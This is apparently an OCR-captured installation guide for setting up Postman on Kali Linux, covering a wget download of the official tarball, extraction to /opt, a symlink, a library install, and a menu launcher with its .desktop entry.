
Requirements:
https://www.getpostman.com

Description:
Postman is a great alternative too the traditional command line curl. It allows you to


- wget https://dl.pstmn.io/download/latest/linux64 -O postman.tar.gz
- sudo tar -xzf postman.tar.gz -C /opt
- rm postman.tar.gz
- sudo ln -s /opt/Postman/Postman /usr/bin/postman
- apt-get install libgconf-2-4

Add to Kali menu:


- apt-get install alacarte



Select the Location you want to add Postman too (I used "Web Application Analysis")



- Click on the "New Item" button
- Fill Out the Launcher Properties
- Name: Postman
- Command: postman
- Icon: click on the icon and select the following png "/opt/Postman/resources/app/assets/icon.png"



Name: Postman
Command: postman
Comment:
☐ Launch in Terminal?

```
[Desktop Entry]
Encoding=UTF-8
Name=Postman
Exec=postman
Icon=/opt/Postman/resources/app/assets/icon.png
Terminal=false
Type=Application
Categories=Development;
```

Jump To: